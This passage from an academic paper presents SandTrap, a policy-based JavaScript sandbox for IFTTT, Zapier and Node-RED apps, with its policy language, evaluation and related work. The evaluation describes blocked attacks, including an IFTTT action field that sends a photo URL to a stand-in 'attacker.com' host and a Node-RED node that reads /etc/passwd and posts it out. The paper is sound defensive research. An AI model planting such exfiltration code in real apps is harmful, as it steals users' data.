


Figure 4: (a) The symmetric access control of SandTrap; (b) The transitive proxying and primordial mapping of SandTrap.

with host objects injected into the new sandbox context, (ii) sandbox interaction with modules loaded using the `require` implementation provided to the sandbox, or (iii) host interaction with the result of the execution of the sandbox code, i.e., the returned module.

To provide a secure execution environment, each of the roots is proxied using the corresponding policy described in Section 5.2 — the global policy, the external module policies, and the module policy.

5.2 SandTrap policy language

SandTrap policies allow for read/write control of all properties on all entities shared between the host and the sandbox in addition to call policies on functions (including methods) and construct policies on constructor functions. While the policy language is two-sided, the typical use case envisioned is a trusted host using the sandbox to limit and protect anything passed in to or required by the sandboxed code.

The SandTrap policy language is designed to strike a balance between complexity, expressiveness, and possibility to support policy generation. As such, the policy language supports global (policy wide) and local (limited to a subgraph of the policy) defaults that control the interaction with the parts of the environment not explicitly modeled by the policy, as well as proxy control policies, executable function policies used to create value-dependent parameterized function policies, and dependent function policies. For space reasons, we refer the reader to the home of SandTrap [2] for the more advanced features of the policy language.

A SandTrap policy consists of a collection of JSON objects. There are three types of mutually recursive policy objects corresponding to the entities they control: (i) `EntityPolicy` provides policies for objects and functions, (ii) `PropertyPolicy` for properties, and (iii) `CallPolicy` for functions and methods. To allow for sharing and recursion, entity policies can be named and referred to by name. The core of the policy language is defined as follows:

```
interface EntityPolicy {
  options? : PolicyOptions,
  override? : string,
  properties? : { [key: string]: PropertyPolicy }
  call? : CallPolicy,
  construct? : CallPolicy }
interface PropertyPolicy {
  read? : boolean,
  write? : boolean,
  readPolicy? : EntityPolicy | string
  writePolicy? : EntityPolicy | string }
interface CallPolicy {
  allow? : boolean | string,
  thisArg? : EntityPolicy | string,
  arguments? : (EntityPolicy|string|undefined)[],
  result? : EntityPolicy | string }
```

Entity policies assign property policies to properties. If the entity is a function, the policy also assigns call and construct policies that control whether the function can be called or used to construct new objects. Property policies control reading and writing to the property (policies for accessor properties are inferred from property policies), while call policies are either booleans or strings. A call policy that is a string is an executable function policy; the string should contain the code of a JavaScript function returning a boolean. Executable function policies are provided with the arguments of the function call they govern and can make decisions based on these arguments. This way it is possible to validate or constrain the arguments of calls. Consider the example policy below that enforces a parameterized policy. On execution, the policy verifies that the first argument `target` is equal to the policy parameter of the same name. Similar policies can be used, e.g., to constrain network communication to certain domains, to give the end user the ability to configure the policy without changing the policy.

```
{..., "call": {"allow": "(thisArg, target, data)
    => {return target == this.GetPolicyParameter('
    target');}",
...}}
```

The recursive nature of the policies is apparent; in addition

to controlling access, property policies assign policies to entities read from or written to the property, and call policies assign policies to the arguments and the return value of the function. Thus, the structure of the policies naturally follows the structure of the object hierarchies they are controlling. Since such hierarchies are dynamic and the policies are static, it is important that policies can be partial. The question marks in the policy language above indicate that all parts of the policies are optional. In the case of missing policies, SandTrap falls back to the local or global configurable defaults using default-deny if not configured otherwise.

Policy and interaction roots Section 5.1 identified three sources of cross-domain interaction that must be protected. A security policy for a monitor instance is built up by the security policies for the cross-domain interaction roots and consists of structural policies for the parts of the execution environment that is subject to explicit policies. The policy roots are: (i) *the global policy*, the entity policy for the initial context, i.e., the global object and anything reachable from it, (ii) *the external module policies*, entity policies for any modules that the sandbox should be allowed to require, and (iii) *the module policy*, the entity policy of the result of code execution.

A security policy is stored as a collection of files each containing a policy for an entity. The filename and relative path in the policy directory constitutes the name of the policy and can be used to refer to it in other policies.

Protection levels Sections 3 and 4 motivate the need for protection at four different levels: module-, API-, value- and context-levels. SandTrap supports these levels: (i) Module-level protection is expressed by the absence or presence of policies for the module; access to modules for which there is no policy is refused. (ii) API-level protection is expressed by an entity policy on the entity implementing the API, with both read and write policies for the properties (including functions and methods), and call and construct policies on functions and methods. (iii) Value-level protection is expressed by the call and construct policies that, in their most general form, are functions from the values of the arguments to boolean. (iv) Context-level protection is expressed as read and write policies on any context shared between the host and the sandbox. Controlling which parts of the API can be read and executed enables granting sandboxed code partial access to an API, while controlling which parts can be written enables protecting the integrity of the API and similarly for the shared context. Both are fundamental for practical sharing of APIs and context between the host and (potentially) multiple sandboxes.

5.3 Policy generation and baseline policies

Since the policies follow the structure of the cross-domain interaction, they can become rather large, depending on the complexity of the interaction. This is alleviated by SandTrap's support for *policy generation* used to create *baseline policies* of platforms that can be further extended and specialized by apps and users.

Policy generation SandTrap supports fine-grained runtime policy generation. Policy generation is a special execution mode of SandTrap that changes its behavior from enforcing policies to capturing all cross-domain interactions. The captured interaction is used to modify or extend the policy to allow the interaction to take place. To make staged generation possible, SandTrap's behavior can be controlled both globally and locally. It is thus possible to have one part of the policy enforced and unmodified while generating or extending other parts.

The policy generation mechanism is not intended to produce the final policy, but rather to serve as a helpful starting point for customizing policies. Indeed, policy generation is limited to the paths explored (inherent to every runtime exploration technique) and to the generation of boolean policies. We envision that selected parts of test suites can successfully be used to create an initial policy with acceptable static cross-domain interaction coverage.

After the initial generation, the resulting policy might need tuning; access permission may need changing, undesired interactions pruned, and advanced policies like dependent function guards or dependent arguments may be handcrafted when desired. For interactions not explicitly modeled by the policy, the defaults will be used. Using the default-deny policy provides the best security for the host.

Baseline policies TAPs provide excellent scenarios for discussing one of the use cases of SandTrap. The TAPs have three easily identifiable stakeholders: the platform provider, the app provider, and the user of the platform and its apps. Depending on the relation between the platform and its apps, the responsibility of policy generation falls on different constellations of stakeholders, as summarized in Table 1. Baseline policies are specified once and for all apps per platform. They do not require involving app developers or users. In general, the platform provider produces and distributes a baseline policy intended to protect the platform and its services. For IFTTT, the services include the actions and triggers; for Zapier, the `node-fetch` [46] module, the StoreClient (module implementing the communication with a simple database), and common modules; and for Node-RED, common modules including other nodes. Building on these baseline policies, the apps can further restrict the use of the services by advanced value-based parameterized policies to be instantiated by the end user. For IFTTT, such policies may entail limiting URLs or email addresses for certain actions. Similarly for Zapier, they might also include restrictions on details of module use. For Node-RED, which nodes are at full power, such policies may entail node-to-node communication or module use. Section 6 provides more information on actual baseline and advanced policies.

Ultimately, the platform is responsible for the correctness of the policies. For the advanced policies, we envision that

the platforms can benefit from a vetting mechanism where app developers submit app-specific policies that are vetted by the platform (similar to the vetting of service integrations already practiced by IFTTT and Zapier). Note that even if app developers miss the coverage for all paths when generating policies, the platform can use default-deny to guarantee security for uncovered paths.

The advantage of our model is that the user is fully freed of the policy annotation burden in the case of baseline policies because they are provided by the platform. When advanced policies are desired by users, they may instantiate the policies per the instructions from the platform provider. For example, the user might wish to constrain the phone numbers to which an IFTTT app may send a text message. This customization is a natural extension of setting app ingredients already present on IFTTT.

5.4 Practical considerations

Like all `vm`-based approaches, SandTrap must intercept all cross-domain interaction to prevent breakouts and (in the case of SandTrap) to enforce the fine-grained access control policy. This kind of interception naturally comes at a cost (in particular for built-in constructs like array), which grows with increased cross-domain interaction. In our experiments with TAPs, the cross-domain interaction is limited and creates tolerable overhead for the application class (see Table 2). We expect this to carry over to other application classes with relatively limited cross-domain interaction, which is the typical use case for sandboxed execution.

Another consideration relating to the cross-domain interaction is the complexity of security policies. For IFTTT and Zapier, with more constrained cross-domain interaction, this was not an issue, while Node-RED node policies were decidedly larger. Even so, in the latter case, we were able to specialize the generated policies to our needs with relative ease without extensive knowledge of the details of the nodes and their precise interaction with Node-RED.

It is important to note that, for scalability reasons, cross-domain interaction defaults to only trigger if the sandbox interacts with host objects or with binary modules. This is secure, since SandTrap does not use the Node.js `require` function to load source modules, but instantiates the source module on a per-sandbox basis. Thus, even if the code running in the sandbox makes heavy use of source modules, no cross-domain interaction is triggered and no policy expansion or execution slowdown should occur.

In comparison to approaches that rely on total isolation in the form of separate heaps, SandTrap has the benefit of easily unlocking controlled and secure entity sharing, including of binary modules. While it is possible to pass objects via serialization and even serialize a binary API by what essentially amounts to RPC, it incurs a large performance overhead and requires tool support to avoid the burden of hand crafting the serialization code.

All proxy-based approaches are limited by the fact that proxies not always are fully transparent; passing proxies into certain parts of the standard API may break the API in various ways. This may have implications depending on the target domain for SandTrap, although we did not encounter these issues when working with the TAPs.

5.5 Security considerations

It is challenging to pinpoint the sandbox invariants [10] needed for secure execution in a SandTrap sandbox, partly because the invariants must relate to the complex execution model of v8 and partly because the invariants must be parameterized over the security policies that govern the execution.

On an idealized level, both secure execution and security policy enforcement rely on the following two sandbox invariants: (i) there is no unmediated access to host entites from the sandbox, and (ii) there is no unmediated access to sandbox entities from the host. The security of SandTrap relies on the initial execution environment to satisfy the invariants, and that the invariants are maintained by subsequent cross-domain interactions.

One major challenge is defining the meaning of unmediated access in the presence of policies and, in particular, exposed APIs. For exposed APIs, the mediation is provided in terms of the cross-domain interaction, which may or may not be enough to constrain the behavior of the APIs. Consider, e.g., exposing the `Function.constructor` or `eval`. While it is possible to do so in a security policy, the free injection of executable code into the host may compromise the security of the sandbox, resulting in breaches of the invariants (i) and (ii). Thus, it cannot be allowed and leads us an important property for secure use: no exposed API must be able to violate the sandbox invariants.

Ensuring and maintaining the sandbox invariants To ensure the invariant (i), the initial context object (which is a host object) has its prototype and constructor fields set the sandbox equivalents, and any host objects injected into the sandbox context are proxied using the global object policy. To ensure the invariant (ii), the result of the execution is proxied using the module policy.

To maintain the sandbox invariants, it is important that all exposed APIs are scrutinized from a security perspective. This has been done for the initial API exposed by SandTrap when used on the Node.js platform and must be done for every deployment platform. As an example, consider the `setTimout` function. On Node.js it accepts only a function object, while in many other settings, it also accepts a string. In the latter case, the `setTimout` function essentially acts as `Function.constructor` or `eval`, and further protection steps must be taken.

Further, SandTrap provides a CommonJS execution environment with access to both source modules, binary modules and built-in modules. The access to the latter is conditioned on the existence of explicit security policies that govern the

Platform	Use case	Specification	Granularity	O/H	Example of Prevented Attacks
IFTTT	*Baseline*	*Once and for all apps*	*Module/API*	-	*Prototype poisoning (exploits v1, v2, and v3 in Section 3.1)*
	SkipAndroidMessage	Skip sending a message in non-working time	API	4.22	Set phone number to the attacker's number instead of skip
	SkipSendEmail	Skip sending email notifications during weekends	API	3.85	Set recipient to the attacker's address instead of skip
	Instagram-Twitter	Tweet a photo from an Instagram post	Value	4.17	Tamper with the photo URL
	Webhook-AndroidDevice	Set volume for an android device	Value	4.17	Tamper with the volume
Zapier	*Baseline*	*Once and for all apps*	*Module/API*	-	*Prototype poisoning (exploit in Section 3.2)*
	StringFilter	Extract a piece of text of a long string	Module	4.32	Exfiltrate filtered string
	OS-Info	Get platform and architecture of the host OS	API	5.38	Get hostname and userInfo
	ImageWatermark	Create a watermarked image using Cloudinary	Value	4.55	Exfiltrate the link to the watermarked image
	TrelloChecklist	Add a checklist item to a Trello card	Value	4.58	Exfiltrate the checklist data
Node-RED	*Baseline*	*Once and for all apps*	*Module/API*	-	*Some of the attacks presented in Section 4.1 and 4.2*
	Lowercase	Convert input to lowercase letters	Module	0.38	Send the content of '/etc/passwd' to the attacker's server
	Dropbox	Upload file	API	1.50	Exfiltrate file name and content
	Email	Send input to specified email address	Value	30.54	Forward a copy of the message to the attacker's email address
	Water utility	Water supply network	Context	n/a	Tamper with the status of tanks and pumps (in global context)

Table 2: Summary of benchmark evaluation. We report the app specification, the policy granularity, the time overhead of the monitored secure run in milliseconds, and the attack implemented and blocked by SandTrap.

access to the exposed modules. To guarantee the invariant (i), every binary or built-in module is proxied using the corresponding security module before being returned to the sandbox. However, care must be taken when providing policies for built-in or binary modules that have more power than the language and can easily circumvent any language-based protection mechanisms including violation of the sandbox invariants. We refer the reader to the home of SandTrap [2] for an insight into the issues that otherwise can occur.

Provided that the exposed API is safe, the invariants are maintained under normal execution by the dual recursive proxies using co- and contra-variant primordial mapping or proxying on entities passing between the domains. For cross-domain exceptions (from code execution in the form of function calls, object construction, access to getters or setters), the invariants are maintained by catching and appropriately proxying the exceptions before they are rethrown.

6 Evaluation

This section evaluates the security and performance of SandTrap on a set of benchmarks for IFTTT, Zapier, and Node-RED. The full version [2] reports the details of these experiments. We have studied 25 secure and 25 insecure filter code instances for IFTTT, and 10 benign and 10 malicious use cases for each Zapier and Node-RED. For space reasons, we report on 5 secure and 5 insecure cases for each of the TAPs: IFTTT, Zapier, and Node-RED.

Table 2 summarizes our experimental findings. The first row for each platform, in italic, represents the baseline policy considering necessary interaction with objects passed to their runtime environment by default. Therefore, the baseline policy is naturally at the level of module (restricting any access to node modules) and API calls (controlling accesses to the passed objects). *These policies require no involvement from app developers or users.* For example, the baseline policy for IFTTT represents the policy intended by IFTTT for all apps.

The other rows explore advanced policies. To illustrate the diversity, we have selected cases that require different levels of granularity in policy specification, i.e., module, API, value and context (the latter is specific to Node-RED). The table displays the finest level of granularity needed to specify the policy for a case. For example, a value-level policy is also an API- and module-level policy. For each case, we report the name, the specification of code/flow behavior, the granularity of the desired security policy, the execution time overhead of the monitored secure case in milliseconds, and the explanation of an example attack blocked by SandTrap. Our performance evaluation was conducted on a macOS machine with a 2.4 GHz Quad-Core Intel Core i5 processor and 16 GB RAM.

Policies Recall that SandTrap generates policies at module-, API-, value-, and context-levels. At the module-level, the baseline isolation policy is that `require` is unavailable. At the API-level, the baseline policy is allowlisting only the APIs pertaining to a given piece of code (in IFTTT and Zapier) or a node (in Node-RED). At the context-level, the baseline policy is an isolated context. Thus, only value-level policies need to be tuned when they are desired.

Given the prior domain knowledge about use cases, we executed them in the policy generation mode with different inputs to attain an acceptable level of code coverage. The main effort to determine the final policy is tuning read/write/call access permissions. For each of the value-sensitive cases in the table, the tuning amounted to modifying a single record (e.g., allowlisting an email address). For advanced value-sensitive policies, the policy designer may also use parametric policies, which amounts to identifying the parametric APIs. Adding parameterized policies with reference to the ingredients for IFTTT apps only needs a few minutes. For Zapier and Node-RED, because of the presence of modules in code, the efforts depend on the app complexity, which is an interesting avenue for future studies. In our benchmark, the average of LoC for the final policies is 185 for IFTTT, 260 for Zapier, and 2650 for Node-RED.

We present the experiments with the platforms. In all cases, SandTrap accepts the secure and rejects the insecure version.

6.1 IFTTT

We have experimented with both local and AWS Lambda deployments of IFTTT, which are equivalent for the security evaluation of how filter code is processed. Since our modifications do not affect any network-related behavior, we evaluate the performance on an IFTTT Node.js runtime environment hosted locally on our machine.

Cases Recall from Section 2 that filter code is used to "skip an action (or multiple actions), or change the values of the fields the action will run with" [28]. Trigger and Action objects, along with the `moment` object to access trigger time, are passed to the filter code runtime (see Section 3.1). The baseline policy allows accessing Trigger and Action objects, while only allowing read-only access for `moment`. The policy forbids `require`, making no Node.js module accessible to filter code. SandTrap thus prevents the prototype poisoning attacks from Section 3.1, as reflected in the first row of the table.

Use cases *SkipAndroidMessage* and *SkipSendEmail* skip an action during certain hours according to the current user time. Any other manipulation, such as setting the fields of action service objects, is blocked by the monitor to prevent attacks.

Use case *Instagram-Twitter* sets a field of the action object (`Twitter.postNewTweetWithImage.setPhotoUrl`). Recall from Section 3.1 how URL attacks [8] attempt passing trigger data (Instagram photo URL `Instagram.anyNewPhotoByYou.Url` by setting the action field to `"https://attacker.com/log?" + encodeURIComponent(Instagram.anyNewPhotoByYou.Url)`. SandTrap's parametric policy mechanism is an excellent fit to represent this type of dynamic value-based policies. This mechanism prevents deviation of the `setPhotoUrl` function from the value of `anyNewPhotoByYou.Url`. SandTrap similarly prevents tampering with the trigger data, i.e., the volume in the *Webhook-AndroidDevice* use case.

Overhead The overhead for IFTTT means the *additional* time of executing the filter code in the presence of SandTrap in comparison with executing the filter code without SandTrap. The reported numbers in the table are the average overhead of 20 runs for each secure filter code. The average time overhead for all of the 25 different apps is 4.10ms (where the maximum overhead of all the executions of the apps is 6.35ms), which is tolerable given that IFTTT apps are allowed up to 15 minutes to execute [29]. For reference, we have also reimplemented IFTTT's patch to the exploits from Section 3.1, based on `vm2`. The experiments show that, compared to `vm2`, SandTrap only adds 0.53ms and 0.42ms to the sandbox creation and the filter code evaluation stages, respectively (see Table 4 in the full version [2]). This is the performance price paid for enabling SandTrap's advanced policies compared to `vm2`.

6.2 Zapier

We evaluate the security and performance on a Zapier Node.js runtime environment hosted locally on our machine.

Cases Considering that built-in modules are available in Zapier runtime environment, a broad range of cases can be studied. We first demonstrate that the attack from Section 3.2 is blocked by SandTrap with the baseline policy for Zapier. Indeed, loading modules is denied and calls to the APIs of the `node-fetch` object are restricted. Further, we report on 10 use cases for advanced policies in Table 5 in the full version [2].

The *StringFilter* case extracts a piece of text by matching a regular expression. It does not require any node module. As a result, SandTrap blocks any attempts for exfiltrating data to the attacker's server. The third case, *OS-Info*, gets limited information provided by the `os` module where `os.hostname()` and `os.userInfo()` are considered as secret. The policy restricts the function calls of `os` accordingly.

The next two cases, *ImageWatermark* and *TrelloChecklist*, communicate with Cloudinary and Trello's servers via the `node-fetch` module, present in the runtime environment. An attacker can exfiltrate secret data (the image link or the checklist data) using the same `fetch` function call. The value-level policy distinguishes between the legitimate URL and the attacker's server. Therefore, SandTrap blocks `fetch` calls to any servers other than the specified Cloudinary and Trello URLs.

Overhead The overhead for Zapier means the difference between the time elapsed evaluating code in Zapier and the version secured by SandTrap. The average overhead for 20 runs of secure cases is reported in Table 5 [2]. The overhead typically increases with the number of loaded modules. The average amount of overhead for these ten cases is 4.87ms. The case that loads all the built-in modules (*AllBuiltinModules* in Table 5) incurs less than 7ms overhead, while no run in any of the cases adds more than 12ms to the execution without SandTrap, which is tolerable.

6.3 Node-RED

We evaluate SandTrap on Node-RED flows. The baseline policy does not allow loading any modules and specifies permitted function calls on `RED`, the special object passed to each Node-RED node. The policy is sufficient to protect nodes against the platform attacks in Section 4, such as the attacks on the `RED` object or by using `child_process` module.

The *Lowercase* node converts the input `msg.payload` to lower case letters and sends the result object to the output. It does not require any interaction with the environment, resulting in the coarse-grained module-level deny-all policy. In the attack scenario, the malicious node attempts to read the content of `/etc/passwd` by calling `fs.readFile`, and send the sensitive data to the attacker's server via `https.request`. Because the policy does not allow any modules to be required in the node, the monitor blocks the execution once the first `require` is invoked.

The Dropbox case relies on libraries and thus requires an API-level policy. The *Dropbox out* node loads `https` to establish a connection with the user-defined Dropbox account to upload the specified file. We maliciously altered the code to transmit the file name and its content to the attacker's

server via `https.request.write`. SandTrap rightfully blocks the exfiltration by restricting `https.request.write` calls, while `https.request` is prerequisite for the node behavior.

In the email case, the *Email* node sends a user-defined message from one email address to another, both given by the user. The attacker modifies the node so that a copy of each message is transmitted to the attacker's email address by using the same `sendMail` function of the same `SMTP` object. SandTrap blocks this because the value-level policy delimits `stream.Transform.write` calls to the user-specified recipient.

The last case uses the global and flow contexts in its implementation, as discussed in Section 4.3. The *Water utility* flow reads and updates the status of water pumps and tanks using globally shared variables. Any tampering with the values of those variables causes serious effects on the behavior of the water supply network. We do not report on concrete nodes or running times because they would depend on the choice of a malicious node. Note that any node can maliciously alter the globally shared object in the original Node-RED setting. SandTrap blocks any change on the global and flow contexts by default (i.e., the baseline policy), disallowing `_context.global.set` and `_context.flow.set` to be called.

Overhead Recall that the main use case of Node-RED is running it on the user's local machine, therefore the monitor only needs to scale to support a single user. The memory overhead includes the monitor's state to keep track of primitive values and pointers. We define the time overhead for the Node-RED part as the added amount of elapsed time in the two phases of node execution, i.e., loading and triggering, in comparison with the original execution without the monitor. We report the average overhead of 20 runs for each secure node. As reported in Table 6 in the full version [2], the overhead on loading nodes is the dominant factor. Since all nodes in the Node-RED environment are deployed once at the starting stage, the time overhead is unnoticeable to users while executing flows after the nodes have been loaded (less than 3ms). Although the overhead incurred for a node varies depending on its complexity, none of the runs in our test cases introduced more than 100ms, including loading and triggering overheads. Compared to the significant performance costs incurred by network communication and file/device access, the added amount is indeed negligible.

7 Related work

We discuss the most closely related work on JavaScript security and on securing trigger-action platforms. A survey on isolating JavaScript [68] and overviews on the security of IoT app platforms [7, 14] may navigate the reader further.

Isolating JavaScript The origins of prototype poisoning in JavaScript can be tracked to Maffeis et al. [36, 37] and early language subsets like ADSafe [17] and Caja [43]. These subsets have led to the ongoing work on Secure EcmaScript [42], discussed below. Arteau [6] identifies a dozen Node.js libraries susceptible to prototype poisoning by malicious JSON objects. Practical approaches to isolating JavaScript include isolation at the level of JavaScript engines. Browsers ensure that JavaScript from different pages and/or iframes is run in its own isolated context. The `isolated-vm` [34] follows this path for Node.js and leverages v8's `Isolate` interface to provide fully isolated execution contexts. However, like the Node.js `vm` module, `isolated-vm` and the alternatives, such as Secure EcmaScript (SES) [42] and WebAssembly [25], are all-or-nothing, providing no support for fine-grained control of shared entities. They can, however, serve as a starting point to build alternatives to `vm` for providing isolation together with membranes [18, 41, 65, 66] to create a secure sandbox.

Some JavaScript isolation problems for TAPs are shared with untrusted JavaScript in browsers, a long-standing problem [35, 68] occurring both in web mashups [59] and browser extensions [31]. However, TAPs' unique flow-based programming model [45] with unidirectional flows from triggers to the TAP and further to the actions induces different isolation constrains from client-side web programming.

Secure sandboxes Table 3 overviews the comparison to the most related sandboxing approaches. The three membrane-based approaches NodeSentry [69], `vm2` [62], and JSand [1] share the motivation of secure JavaScript integration with SandTrap. NodeSentry and `vm2` use `vm` to provide isolation, while JSand uses SES. SES is based on a secure language subset, which entails that JSand does not support full JavaScript inside its sandbox. This alone makes JSand unfit for securing TAPs. For the `vm`-based approaches, it is fundamental that additional mechanisms are deployed to harden `vm` and prevent breakouts [71]. Both SandTrap and `vm2` do this, while it is unclear from the publicly available information what steps are taken in NodeSentry to do the same.

For TAPs, SandTrap, `vm2` and NodeSentry differ in flexibility of protection, how policies are expressed and generated as well as what policies can be enforced. Of these approaches, `vm2` has the most restricted policy language limited to module and API levels using a module-based mocking mechanism. NodeSentry uses full JavaScript tied to the interaction points of the proxies. This is comparable to SandTrap, with the difference that SandTrap also supports policies expressed in a simpler structural way in addition to JavaScript injection. Moreover, only SandTrap supports policy generation.

For securing Node-RED, four key features are needed and provided by SandTrap: (i) full support for JavaScript and CommonJS, (ii) fully structural proxying, i.e., support for cross-domain prototype hierarchy manipulation, (iii) fine-grained and flexible access control on shared contexts, and (iv) proxy control. The other approaches do not meet these demands; none of the approaches support local object views or proxy control needed in the presence of misbehaving legacy apps and apps that use the `vm` module. Further, `vm2` neither supports cross-domain modification of prototype hierarchies nor fine-grained access control. How NodeSentry handles the former remains unclear.

Tool	Isolation	Policy type	Policy generation	Full JavaScript and CJS support	Breakouts addressed	Local object views	Proxy control	Controlled cross-domain prototype modification	Fine-grained access control
vm2 [62]	vm + proxy membranes	Module mocking and API level JavaScript injection	×	✓	✓	×	×	×	×
JSand [1]	SES + proxy membranes	JavaScript injection via proxy traps	×	×	?	×	×	×	By manual coding
NodeSentry [69]	vm + Van Cutsem membranes	JavaScript injection via proxy traps	×	✓	?	×	×	×	By manual coding
SandTrap	vm + proxy membranes	Policy language with JavaScript injection, module allowlisting	✓	✓	✓	✓	✓	✓	✓

Table 3: Sandboxes in comparison.

BreakApp [70] provides compartmentalization primitives at the process- and language-level to secure third-party Node.js modules at the boundaries. It enforces security policies from allow/denylisting modules to restricting communication between processes. BreakApp's process-level compartmentalization introduces I/O between compartments, which both require adaptation to Node.js' asynchronous concurrency model and entails a toll on performance. Finally, BreakApp focuses on the automation of compartmentalization but does not automate the generation of policies. Ferreira et al. [23] propose a lightweight permission system to enforce least-privilege principle at Node.js packages level at runtime, restricting access to security-critical APIs and resources. This work shares some of our motivations, but it does not enforce access control policies at the context and value levels. Pyronia [39] is a fine-grained access control system for IoT applications restricting access at the function-level via runtime and kernel modifications. To detect access to sensitive resources, Pyronia leverages OS-level techniques such as system call interposition and stack inspection. By contrast, SandTrap implements language-level isolation to prevent access to sensitive resources at different levels of granularity.

Node.js security Empirical studies on the security of Node.js show that the trust model is brittle, and security risks may arise from the (chain of) inclusion of vulnerable/malicious libraries in Node.js modules. Staicu et al. [63] study the prevalence of command injection vulnerabilities via `eval` and `exec` constructs and find that thousands of modules can be vulnerable. Similarly, Zimmermann et al. [74] study the potential for running vulnerable/malicious code due to third-party dependencies to find that individual packages could impact large parts of the entire Node.js ecosystem. Section 4 empirically confirms that similar issues apply to the Node-RED ecosystem, motivating the need for SandTrap.

Securing trigger-action platforms Several approaches track the flow of information in TAPs. Surbatovich et al. [64] present an empirical study of IFTTT apps and categorize them with respect to potential security and integrity violations. FlowFence [21] dynamically enforces information flow control (IFC) in IoT apps. The flows considered by FlowFence are the ones among Quarantined Modules (QMs). QMs are pieces of code (selected by the developer) that run in a sandbox. Saint by Celik et al. [13] utilizes static data flow analysis on an app's intermediate representation to track information flows from sensitive sources to external sinks. IoTGuard [15] is a monitor for enforcing security policies written in the IoTGuard policy language. Security policies describe valid transitions in an IoT app execution. Bastys et al. [8, 9] study attacks by malicious app makers in IFTTT and Zapier but do not focus on JavaScript sandbox breakouts. They develop dynamic and static IFC in IoT apps and report on an empirical study to estimate to what extent IFTTT apps manipulate sensitive information of users. Wang et al. [72] develop NLP-based methods to infer information flows in trigger-action platforms and check cross-app interaction via model checking. Alpernas at al. [3] propose dynamic IFC for serverless computing arguing for termination-sensitive noninterference as a suitable security property. They implement coarse-grained IFC for JavaScript targeting AWS Lambda and OpenWhisk serverless platforms. Recently, Datta et al [19] proposed a practical approach to securing serverless platforms through auditing of network-layer information flow. Notably, their approach controls function behavior without code modification by proxying network requests and propagating taint labels across network flows.

SandTrap is based on access control rather than IFC. Hence, these works are complementary, focusing on information flow after access is granted. While IFC supports rich dependency policies, it is hard to track information flow in JavaScript without breaking soundness or giving up precision, e.g., due to the "No Sensitive Upgrade" implications [26]. Moreover, IFC for Node-RED poses challenges of tracking information across Node.js modules.

Node-RED security Ancona et al. [5] investigate runtime monitoring of parametric trace expressions to check correct usage of API functions in Node-RED. Trace expressions allow for rich policies, including temporal patterns over sequences of API calls. By contrast, SandTrap supports both coarse and fine access control granularity related to JavaScript modules, libraries, and contexts. Focusing more

on end users and less on developers, Kleinfeld et al. [33] discuss an extension of Node-RED called glue.things. The goal is to make Node-RED easier to use by predefined trigger and action nodes. Clerissi et al. [16] use UML models to generate and test Node-RED flows. Blackstock and Lea [11] propose a distributed runtime for Node-RED apps such that flows can be hosted on various platforms, thus optimizing for computing resources across the network. Schreckling et al. [61] propose COMPOSE, a framework for fine-grained static and dynamic enforcement that integrates JSFlow [26], an information-flow tracker for JavaScript. While COMPOSE focuses on data-level granularity, SandTrap supports module- and API-level granularity.

8 Conclusion

We have presented a security analysis of JavaScript-driven TAPs, with our findings spanning from identifying exploitable vulnerabilities in the modern platforms to tackling the root of the problems with their sandboxing. We have developed SandTrap, a secure yet flexible monitor for JavaScript, supporting fine-grained module-, API-, value-, and context-level policies and facilitating their generation. SandTrap advances the state of the art in JavaScript sandboxing by a novel approach that securely combines the Node.js `vm` module with fully structural proxy-based two-sided membranes to enforce fine-grained access control policies. We have demonstrated the utility of SandTrap by showing how it can secure IFTTT, Zapier, and Node-RED apps with tolerable performance overhead.

Acknowledgments Thanks are due to IFTTT's and Zapier's security teams who were both keen and collaborative in our interactions. Thank you to Tamara Rezk, Cristian-Alexandru Staicu, Rahul Chatterjee, and Adwait Nadkarni for the helpful feedback on this work. This work was partially supported by the Swedish Foundation for Strategic Research (SSF), the Swedish Research Council (VR), and Digital Futures.

References

[1] Pieter Agten, Steven Van Acker, Yoran Brondsema, Phu H. Phung, Lieven Desmet, and Frank Piessens. JSand: complete client-side sandboxing of third-party JavaScript without browser modifications. In *ACSAC*, 2012.

[2] Mohammad M. Ahmadpanah, Daniel Hedin, Musard Balliu, Lars Eric Olsson, and Andrei Sabelfeld. SandTrap: Securing JavaScript-driven Trigger-Action Platforms. Full version and code. `https://www.cse.chalmers.se/research/group/security/SandTrap/`, 2021.

[3] Kalev Alpernas, Cormac Flanagan, Sadjad Fouladi, Leonid Ryzhyk, Mooly Sagiv, Thomas Schmitz, and Keith Winstein. Secure serverless computing using dynamic information flow control. In *OOPSLA*, 2018.

[4] Amazon. AWS Lambda. `https://aws.amazon.com/lambda/`, 2021.

[5] Davide Ancona, Luca Franceschini, Giorgio Delzanno, Maurizio Leotta, Marina Ribaudo, and Filippo Ricca. Towards Runtime Monitoring of Node.js and Its Application to the Internet of Things. In *ALP4IoT@iFM*, 2017.

[6] Olivier Arteau. Prototype Pollution Attack in NodeJS Application. `https://github.com/HoLyVieR/prototype-pollution-nsec18/blob/master/paper/JavaScript_prototype_pollution_attack_in_NodeJS.pdf`, 2018.

[7] Musard Balliu, Iulia Bastys, and Andrei Sabelfeld. Securing IoT Apps. *IEEE S&P Magazine*, 2019.

[8] Iulia Bastys, Musard Balliu, and Andrei Sabelfeld. If This Then What? Controlling Flows in IoT Apps. In *CCS*, 2018.

